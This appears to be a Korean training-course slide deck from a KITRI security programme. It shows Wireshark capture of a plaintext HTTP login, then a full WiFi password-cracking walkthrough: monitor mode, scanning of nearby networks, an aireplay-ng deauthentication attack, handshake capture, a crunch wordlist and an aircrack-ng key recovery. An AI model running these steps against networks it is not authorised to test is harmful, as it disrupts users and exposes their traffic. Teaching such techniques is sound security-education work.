Not secure | kitri.re.kr/academy/main/main.web#
You are using an unsupported command-line flag: --no-sandbox. Stability and security will suffer.
KITRI 아카데미
KITRI 아카데미에 오신것을 환영합니다.
zxcvbnm5241
로그인
Industrial and technical personnel retraining for e-learning system
산업기술인력을 위한
재교육 e-러닝 시스템
교육생, 일반인을 대상으로 산업기술 역량 강화를 위한 온라인 교육 서비스를 제공합니다.
취업준비생을 위한 IT취업교육
재직자를 위한 직무능력향상교육
아카데미 소식
아카데미 자료
아카데미 문의
e-Learning
현재 모집 공고 현황
IT취업교육
직무능력 향상교육
온라인 교육
공지사항
KITRI 뉴스
[공지] <2021년 1월 IT 취업 역량 강화 교육 ...
[공지] <2020년 8월 IT 취업교육 일정 안내>
[공지] <2020년 4~5월 IT 취업교육 일정 안내>
[공지] 코로나19 확산 방지 대책
침해사고 및 보안로그 분석 기반
정보보안시스템 구축 전문가 양성 과정
2021.01.11. ~ 2021.06.21

와이어샤크 실행

로그인


*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http
Expression...
Destination Protocol Length Info
211.115.80.197 HTTP 777 POST /academy/proc/user/loginProc.web HT
192.168.75.128 HTTP 991 HTTP/1.1 200 OK (text/html)
211.115.80.197 HTTP 616 GET /academy/main/main.web HTTP/1.1
192.168.75.128 HTTP 3571 HTTP/1.1 200 OK (text/html)
211.115.80.197 HTTP 497 GET /static/img/common/bar.gif HTTP/1.1
192.168.75.128 HTTP 1252 HTTP/1.1 404 Not Found (text/html)
Frame 18: 777 bytes on wire (6216 bits), 777 bytes captured (6216 bits) on interface
Ethernet II, Src: Vmware_23:31:04 (00:0c:29:23:31:04), Dst: Vmware_fc:74:29 (00:50:56
Internet Protocol Version 4, Src: 192.168.75.128, Dst: 211.115.80.197
Transmission Control Protocol, Src Port: 34212, Dst Port: 80, Seq: 1, Ack: 1, Len: 72

Follow -> TCP Stream



http

80

HyperText Tranfer Protocol
웹 브라우저와 서버 간의 자원 전송하기 위한 통신 규약

https

443

SSL 프로토콜 이용해 HTTP의 취약점 보완

04 Plus

와이파이 비밀번호 해킹

01
aircrack-ng

WEP, WPA
암호화 방식 키
복호화 프로그램

02
airmon-ng

모니터 모드 활성화

03
airodump-ng

802.11 프레임
패킷 캡쳐

03
aireplay-ng

연결해제 패킷

인터페이스 확인

```
root@Kali:~# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
```

방해 프로세스 정리

```
root@Kali:~# airmon-ng check kill

Killing these processes:

   PID Name
   753 wpa_supplicant
```

모니터 모드

```
root@Kali:~# airmon-ng start wlan0


PHY     Interface       Driver          Chipset

phy0    wlan0           mt7601u         Ralink Technology, Corp. MT7601U

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan
0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```

```
root@Kali:~# iwconfig
wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.412 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on
```

와이파이 확인 : airodump-ng wlan0mon

```
root@Kali: ~
File  Edit  View  Search  Terminal  Help

CH 11 ][ Elapsed: 6 s ][ 2020-12-05 02:08

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:23:AA:D1:30:F6  -86        2        0    0  11  130  WPA2 CCMP   PSK  SK_WiFiG
20:C0:6D:96:4A:10  -77        2        0    0  10  130  WPA2 CCMP   PSK  111-403
00:07:89:2A:37:20  -29        7        0    0   7  130  WPA2 CCMP   PSK  olleh_Wi
20:C0:6D:96:08:D8  -62       19       59    0   1  130  WPA2 CCMP   PSK  111-503
20:C0:6D:96:3C:C0  -72        3        0    0   4  130  WPA2 CCMP   PSK  111-603
00:27:1C:D0:90:7F  -80        2        0    0  11  130  WPA2 CCMP   PSK  KT_WLAN_
02:27:1C:D0:90:7F  -80        2        0    0  11  130  WPA2 CCMP   PSK  <length:
88:3C:1C:53:3D:AF  -79        3        0    0   2  360  WPA2 CCMP   PSK  KT_GiGA_
20:C0:6D:96:4C:10  -83        3        3    0   7  130  WPA2 CCMP   PSK  111-504

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

20:C0:6D:96:08:D8  04:33:C2:98:E4:B4   -1    1e- 0      0        1
20:C0:6D:96:08:D8  46:F6:FD:22:8D:2A  -48    0 -24      0        1
20:C0:6D:96:08:D8  D4:E6:B7:6D:8A:45  -88    0e- 6e     0       58
20:C0:6D:96:4C:10  F8:F1:E6:47:F6:31  -46    0 - 1      0        3
20:C0:6D:96:4C:10  A6:16:C0:B7:EB:EA  -76    0 - 1      0        2
20:C0:6D:96:4C:10  D8:E0:E1:95:81:13  -78    1e- 1e     0        2
```

목표 AP 패킷 수집

```
root@Kali:~# airodump-ng wlan0mon --channel 1 --bssid 20:C0:6D:96:08:D8 -w hkhk
```

장치명 채널명 Bssid값 파일명

```
CH  1 ][ Elapsed: 6 s ][ 2020-12-05 02:20

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

20:C0:6D:96:08:D8  -63  89       96        8    0   1  130  WPA2 CCMP   PSK  111-5

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

20:C0:6D:96:08:D8  04:33:C2:98:E4:B4  -16    1e- 6e     0        9
20:C0:6D:96:08:D8  64:7B:CE:1E:38:58  -24    0e- 0e     0       18
```

4-Way handshake

연결 해제

aireplay-ng --deauth [보낼 패킷 수] -a [목표 bssid 값] [장치명]

```
root@Kali: ~
File  Edit  View  Search  Terminal  Help
root@Kali:~# aireplay-ng --deauth 10 -a 20:C0:6D:96:08:D8 wlan0mon
02:18:28  Waiting for beacon frame (BSSID: 20:C0:6D:96:08:D8) on channel 1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
02:18:29  Sending DeAuth (code 7) to broadcast -- BSSID: [20:C0:6D:96:08:D8]
02:18:29  Sending DeAuth (code 7) to broadcast -- BSSID: [20:C0:6D:96:08:D8]
02:18:30  Sending DeAuth (code 7) to broadcast -- BSSID: [20:C0:6D:96:08:D8]
02:18:30  Sending DeAuth (code 7) to broadcast -- BSSID: [20:C0:6D:96:08:D8]
02:18:31  Sending DeAuth (code 7) to broadcast -- BSSID: [20:C0:6D:96:08:D8]
02:18:31  Sending DeAuth (code 7) to broadcast -- BSSID: [20:C0:6D:96:08:D8]
02:18:32  Sending DeAuth (code 7) to broadcast -- BSSID: [20:C0:6D:96:08:D8]
02:18:33  Sending DeAuth (code 7) to broadcast -- BSSID: [20:C0:6D:96:08:D8]
02:18:33  Sending DeAuth (code 7) to broadcast -- BSSID: [20:C0:6D:96:08:D8]
02:18:34  Sending DeAuth (code 7) to broadcast -- BSSID: [20:C0:6D:96:08:D8]
root@Kali:~#
```

인증 패킷 수집

```
CH  1 ][ Elapsed: 6 s ][ 2020-12-05 02:20

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

20:C0:6D:96:08:D8  -63  89       96        8    0   1  130  WPA2 CCMP   PSK  111-5

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

20:C0:6D:96:08:D8  04:33:C2:98:E4:B4  -16    1e- 6e     0        9
20:C0:6D:96:08:D8  64:7B:CE:1E:38:58  -24    0e- 0e     0       18
```

```
[ WPA handshake: 20:C0:6D:96:08:D8
```

인증 패킷 수집

```
root@Kali:~# ls
Desktop                                hkhk-01.csv            Music
Documents                              hkhk-01.kismet.csv     Pictures
Downloads                              hkhk-01.kismet.netxml  Public
google-chrome-stable_current_amd64.deb hkhk-01.log.csv        Templates
hkhk-01.cap                            match                  Videos
root@Kali:~#
```

사전파일

```
root@Kali:~# crunch 10 10 01234567890 -t @@@@@yax46 -o match
Crunch will now generate the following amount of data: 1100000 bytes
1 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 100000

crunch: 100% completed generating output
root@Kali:~#
```

비밀번호 대입

```
root@Kali:~# aircrack-ng hkhk-01.cap -w match
```

```
[00:00:12] 22200/99999

Time left: 42 seconds

                  Curren

Master Key     : 76 2E
                 1D 82

Transient Key  : 5D DD
                 BB 0C
                 54 08
                 48 51

EAPOL HMAC     : 00 B5
```

```
                              Aircrack-ng 1.5.2

[00:00:44] 80329/99999 keys tested (1217.28 k/s)

Time left: 16 seconds                                    80.33%

                    KEY FOUND! [ [redacted]yax46 ]

Master Key     : 6E 9C 35 84 7F 74 F7 F3 C8 C8 CC 11 26 12 80 7D
                 FB AA 67 B9 85 9B 08 84 9D 91 6E A2 DB 46 C2 3F

Transient Key  : DA 66 D4 2D 60 28 37 15 5C C0 F9 8D 91 DB DB 51
                 BE 6E C7 42 D3 72 3E 10 87 AC 6E 30 08 7B 9A 1B
                 22 E5 49 24 D6 D8 F0 0D 25 73 62 B5 87 8F 8D AC
                 E0 29 27 CB 35 24 A0 87 31 9C F7 44 45 B6 9D 5A

EAPOL HMAC     : 34 EB E0 D5 82 A2 3D AC 6F 5B A6 73 CC 0D 49 B9
root@Kali:~#
```

THANK YOU –

경청해주셔서 **감사합니다.**